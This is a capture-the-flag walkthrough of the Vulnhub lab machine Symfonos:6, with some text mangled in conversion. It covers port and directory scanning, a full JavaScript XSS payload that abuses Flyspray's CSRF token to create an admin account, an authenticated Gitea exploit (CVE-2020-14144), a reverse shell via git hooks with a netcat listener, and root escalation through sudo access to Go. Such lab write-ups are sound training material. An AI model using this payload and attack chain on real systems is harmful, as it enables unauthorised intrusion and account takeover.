# Symfonos\_6 (Vulnhub)

ip of the machine :- 192.168.122.35

```
(root@CyberCreedPC)-[/home/sohamt]

# ping 192.168.122.35

PING 192.168.122.35 (192.168.122.35) 56(84) bytes of data.
64 bytes from 192.168.122.35: icmp_seq=1 ttl=64 time=0.748 ms
64 bytes from 192.168.122.35: icmp_seq=2 ttl=64 time=0.686 ms
64 bytes from 192.168.122.35: icmp_seq=3 ttl=64 time=0.529 ms
64 bytes from 192.168.122.35: icmp_seq=4 ttl=64 time=0.919 ms
64 bytes from 192.168.122.35: icmp_seq=5 ttl=64 time=1.25 ms
^C
--- 192.168.122.35 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4071ms
rtt min/avg/max/mdev = 0.529/0.826/1.250/0.245 ms

(root@CyberCreedPC)-[/home/sohamt]

[Root@CyberCreedPC]-[/home/sohamt]
```

machine is on!!!

```
___(root@CyberCreedPC)-[/home/sohamt]
# nmap -p- --min-rate=10000 192.168.122.35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 19:13 IST
Nmap scan report for symfonos6 (192.168.122.35)
Host is up (0.00016s latency).
Not shown: 65530 closed tcp ports (reset)
        STATE SERVICE
PORT
22/tcp open ssh
80/tcp
        open http
3000/tcp open ppp
3306/tcp open mysql
5000/tcp open upnp
MAC Address: 52:54:00:2E:B9:90 (QEMU virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
```

got some open ports!!!


```
PORT
         STATE SERVICE VERSION
22/tcp
                       OpenSSH 7.4 (protocol 2.0)
        open ssh
| ssh-hostkey:
   2048 0e:ad:33:fc:1a:1e:85:54:64:13:39:14:68:09:c1:70 (RSA)
    256 54:03:9b:48:55:de:b3:2b:0a:78:90:4a:b3:1f:fa:cd (ECDSA)
   256 4e:0c:e6:3d:5c:08:09:f4:11:48:85:a2:e7:fb:8f:b7 (ED25519)
                      Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
80/tcp
        open http
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
I http-methods:
   Potentially risky methods: TRACE
| http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
3000/tcp open ppp?
| fingerprint-strings:
   GenericLines, Help:
     HTTP/1.1 400 Bad Request
     Content-Type: text/plain; charset=utf-8
      Connection: close
      Request
    GetRequest:
     HTTP/1.0 200 OK
      Content-Type: text/html; charset=UTF-8
     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
     Set-Cookie: i_like_gitea=f06e01e830274616; Path=/; HttpOnly
     Set-Cookie: _csrf=OYJEagn185mB-0eVbT_WeeUbGt86MTcyNDY30TkwNTcwMDY2NTk4MQ; Pa
5:05 GMT; HttpOnly
     X-Frame-Options: SAMEORIGIN
     Date: Mon, 26 Aug 2024 13:45:05 GMT
      <!DOCTYPE html>
      <html lang="en-US">
      <head data-suburl="">
      <meta charset="utf-8">
      <meta name="viewport" content="width=device-width, initial-scale=1">
      <meta http-equiv="x-ua-compatible" content="ie=edge">
      <title> Symfonos6</title>
      <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
      <script>
```

did a versioning scan.


```
3306/tcp open mysql
                      MariaDB (unauthorized)
5000/tcp open upnp?
| fingerprint-strings:
   FourOhFourRequest:
     HTTP/1.0 404 Not Found
     Content-Type: text/plain
     Date: Mon, 26 Aug 2024 13:45:35 GMT
     Content-Length: 18
     page not found
   GenericLines, Help, Kerberos, LDAPSearchReq, LPDS
Cookie:
     HTTP/1.1 400 Bad Request
     Content-Type: text/plain; charset=utf-8
     Connection: close
     Request
   GetRequest:
     HTTP/1.0 404 Not Found
     Content-Type: text/plain
     Date: Mon, 26 Aug 2024 13:45:05 GMT
     Content-Length: 18
     page not found
   HTTPOptions:
     HTTP/1.0 404 Not Found
     Content-Type: text/plain
     Date: Mon, 26 Aug 2024 13:45:20 GMT
     Content-Length: 18
     page not found
```

```
—(sohamt⊛CyberCreedPC)-[~]
└$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.122.35
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                           http://192.168.122.35
[+] Method:
                           GET
[+] Threads:
                           10
[+] Wordlist:
                           /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:
[+] User Agent:
                           gobuster/3.6
[+] Timeout:
Starting gobuster in directory enumeration mode
                     (Status: 403) [Size: 206]
/.hta
/.htaccess
                    (Status: 403) [Size: 211]
/.htpasswd
                    (Status: 403) [Size: 211]
/cgi-bin/
                  (Status: 403) [Size: 210]
                    (Status: 301) [Size: 239] [--> http://192.168.122.35/flyspray/]
/flyspray 🦈
/index.html
                    (Status: 200) [Size: 251]
/posts
                    (Status: 301) [Size: 236] [--> http://192.168.122.35/posts/]
Progress: 4734 / 4735 (99.98%)
Finished
```

Also ran gobuster and got two directories to look for.









# Symfonos6

## A painless, self-hosted Git service



### Easy to install

Simply run the binary for your platform. Or ship Gitea with Docker or Vagrant, or get it packaged.



Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!




Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!




## Open Source

Go get code.gitea.io/gitea! Join us by contributing to make this project even better. Don't be shy to be a contributor!

at port 3000 another web server was running so went to check that and found this webpage.




found two possible usernames.




at /flyspray/ found this and when we click at login there is also a login page and register page as well. Let's register as a user and try to check for XSS.

```
(sohamt⊛CyberCreedPC)-[~]
    searchsploit flyspray
 Exploit Title
                                                                                       Path
Flyspray 0.9 - Multiple Cross-Site Scripting Vulnerabilities
                                                                                      php/webapps/26400.txt
FlySpray 0.9.7 - 'install-0.9.7.php' Remote Command Execution
                                                                                      php/webapps/1494.php
Flyspray 0.9.9 - Information Disclosure/HTML Injection / Cross-Site Scripting
                                                                                      php/webapps/31326.txt
Flyspray 0.9.9 - Multiple Cross-Site Scripting Vulnerabilities
                                                                                      php/webapps/30891.txt
Flyspray 0.9.9.6 - Cross-Site Request Forgery
                                                                                      php/webapps/18468.html
FlySpray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery
                                                                                      php/webapps/41918.txt
Mambo Component com_flyspray < 1.0.1 - Remote File Disclosure
                                                                                      php/webapps/2852.txt
Shellcodes: No Results
```


on searchsploit it seems that xss is a very common vulnerability.



on register page tried to add this.




After logging in, going on "edit my details" tab found an xss thus confirming xss vulnerability.



as we know xss vulnerability exists so we change our real name to

the exploit from our machine. There is xss vulnerability so it will take it and execute it.



In bug report added a dummy comment.

```
(root@ CyberCreedPC)-[/home/sohamt/Downloads]
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.122.73 - - [26/Aug/2024 20:02:33] "GET /exploit.js HTTP/1.1" 200 -
192.168.122.35 - - [26/Aug/2024 20:03:17] "GET /exploit.js HTTP/1.1" 200 -
```

and after some time it got the exploit from our python server because of xss.

```
—(sohamt⊛CvberCreedPC)-[~/Downloads]
_$ cat exploit.js
var tok = document.getElementsByName('csrftoken')[0].value;
var txt = '<form method="POST" id="hacked_form"</pre>
action="index.php?do=admin&area=newuser">"
txt += '<input type="hidden" name="action" value="admin.newuser"/>'
txt += '<input type="hidden" name="do" value="admin"/>'
txt += '<input type="hidden" name="area" value="newuser"/>'
txt += '<input type="hidden" name="user name" value="hacker"/>'
txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
txt += '<input type="hidden" name="user pass" value="12345678"/>'
txt += '<input type="hidden" name="user_pass2" value="12345678"/>'
txt += '<input type="hidden" name="real name" value="root"/>'
txt += '<input type="hidden" name="email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="verify email address" value="
rootaroot.com"/>'
txt += '<input type="hidden" name="jabber id" value=""/>'
txt += '<input type="hidden" name="notify_type" value="0"/>'
txt += '<input type="hidden" name="time zone" value="0"/>'
txt += '<input type="hidden" name="group_in" value="1"/>'
txt += '</form>'
var d1 = document.getElementById('menu');
d1.insertAdjacentHTML('afterend', txt);
document.getElementById("hacked_form").submit();
```

this was the exploit and it also stated that after the exploit is executed it will create a account with creds. "hacker:12345678"

### Task Description


I have configured gitea for our git needs internally!

Here are my creds in case anyone wants to check out our project!


achilles:h2sBr9gryBunKdF9

found creds. of one of the users after login

On port 3000 found a login page so let's try to enter these creds. there.



was able to login as the user with creds.



in one of the repo found this which means at port 5000 a REST api is running. But didn't find anything useful in the repositories.

# Powered by Gitea Version: 1.11.4 Page: 5ms Template: 2ms

but found the name and version of the software being used.

```
(sohamt € CyberCreedPC)-[~/Downloads]

Exploit Title | Path

Gitea 1.12.5 - Remote Code Execution (Authenticated) | multiple/webapps/49571.py
Gitea 1.16.6 - Remote Code Execution (RCE) (Metasploit) | multiple/webapps/51009.rb
Gitea 1.4.0 - Remote Code Execution | multiple/webapps/44996.py
Gitea 1.7.5 - Remote Code Execution | multiple/webapps/49383.py

Shellcodes: No Results


(sohamt € CyberCreedPC)-[~/Downloads]
```

found only 4 exploits but will use the first one.

```
—(sohamt⊛CyberCreedPC)-[~/Downloads]
$\times \text{python3 49571.py} -t http://192.168.122.35:3000 -u achilles -p h2sBr9gryBunKdF9 -I 192.168.122.35 -P 9999
                                 CVE-2020-14144
                                 Authenticated Remote Code Execution
                                 GiTea versions >= 1.1.0 to <= 1.12.5
[+] Starting exploit ...
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:
       git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
       git branch -m <name>
hint:
```

After running we get this. To fix it go to settings of the repo then git hooks and then pre recieve and add bash shell there.

add the reverse shell payload.



Now in index.php file in that repo add a commit to start the reverse shell.

```
(root@ CyberCreedPC)-[/home/sohamt/Downloads]
# nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.122.73] from (UNKNOWN) [192.168.122.35] 43704
bash: no job control in this shell
[git@symfonos6 symfonos-blog.git]$ id
id
uid=997(git) gid=995(git) groups=995(git)
[git@symfonos6 symfonos-blog.git]$
[git@symfonos6 symfonos-blog.git]$
```

got a reverse shell through git.

```
[git@symfonos6 symfonos-blog.git]$ id

id

uid=997(git) gid=995(git) groups=995(git)

[git@symfonos6 symfonos-blog.git]$ cat /etc/passwd | grep bash

cat /etc/passwd | grep bash

root:x:0:0:root:/root:/bin/bash

git:x:997:995:Git Version Control:/home/git:/bin/bash

achilles:x:1000:1000::/home/achilles:/bin/bash

[git@symfonos6 symfonos-blog.git]$ 

[git@symfonos6 symfonos-blog.git]$
```

got possible users. Again "achilles". Let's try to login as achilles with same password.

```
[achilles@symfonoso .ssh]$

[achilles@symfonoso .ssh]$ cd

cd

[achilles@symfonoso ~]$ ls

ls

go

[achilles@symfonoso ~]$ |
```

was able to login as achilles.

```
[achilles@symfonos6 ~]$ sudo -l
sudo -l
Matching Defaults entries for achilles on symfonos6:
   !visiblepw, always_set_home, match_group_by_gid, env_reset,
   env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
   env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
   env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
   env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
   env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
   secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin
User achilles may run the following commands on symfonos6:
   (ALL) NOPASSWD: /usr/local/go/bin/go
[achilles@symfonos6 ~]$
```

user can only run go command.

So if we write the code in go to get a root shell or simply a shell with SUID permissions, we will get root.

This is the script to gain a shell. In this, giving a shell SUID permissions in /tmp directory which will be run as root afterwards in interactive and privileged mode (-ip).

```
[achilles@symfonos6 tmp]$ ob -ip
ob -ip
bash: ob: command not found
[achilles@symfonos6 tmp]$ ./ob -ip
./ob -ip
ob-4.2# id
uid=1000(achilles) gid=1000(achilles) euid=0(root) groups=1000(achilles),48(apache)
ob-4.2# cd /root
cd /root
ob-4.2# ls
ls
proof.txt scripts
ob-4.2# cat proof.txt
cat proof.txt
           Congrats on rooting symfonos:6!
     Contact me via Twitter @zayotic to give feedback!
ob-4.2#
```

After running the script on target machine, will get a shell in /tmp

directory and then execute it in interactive and privileged mode and after getting root flag is yours.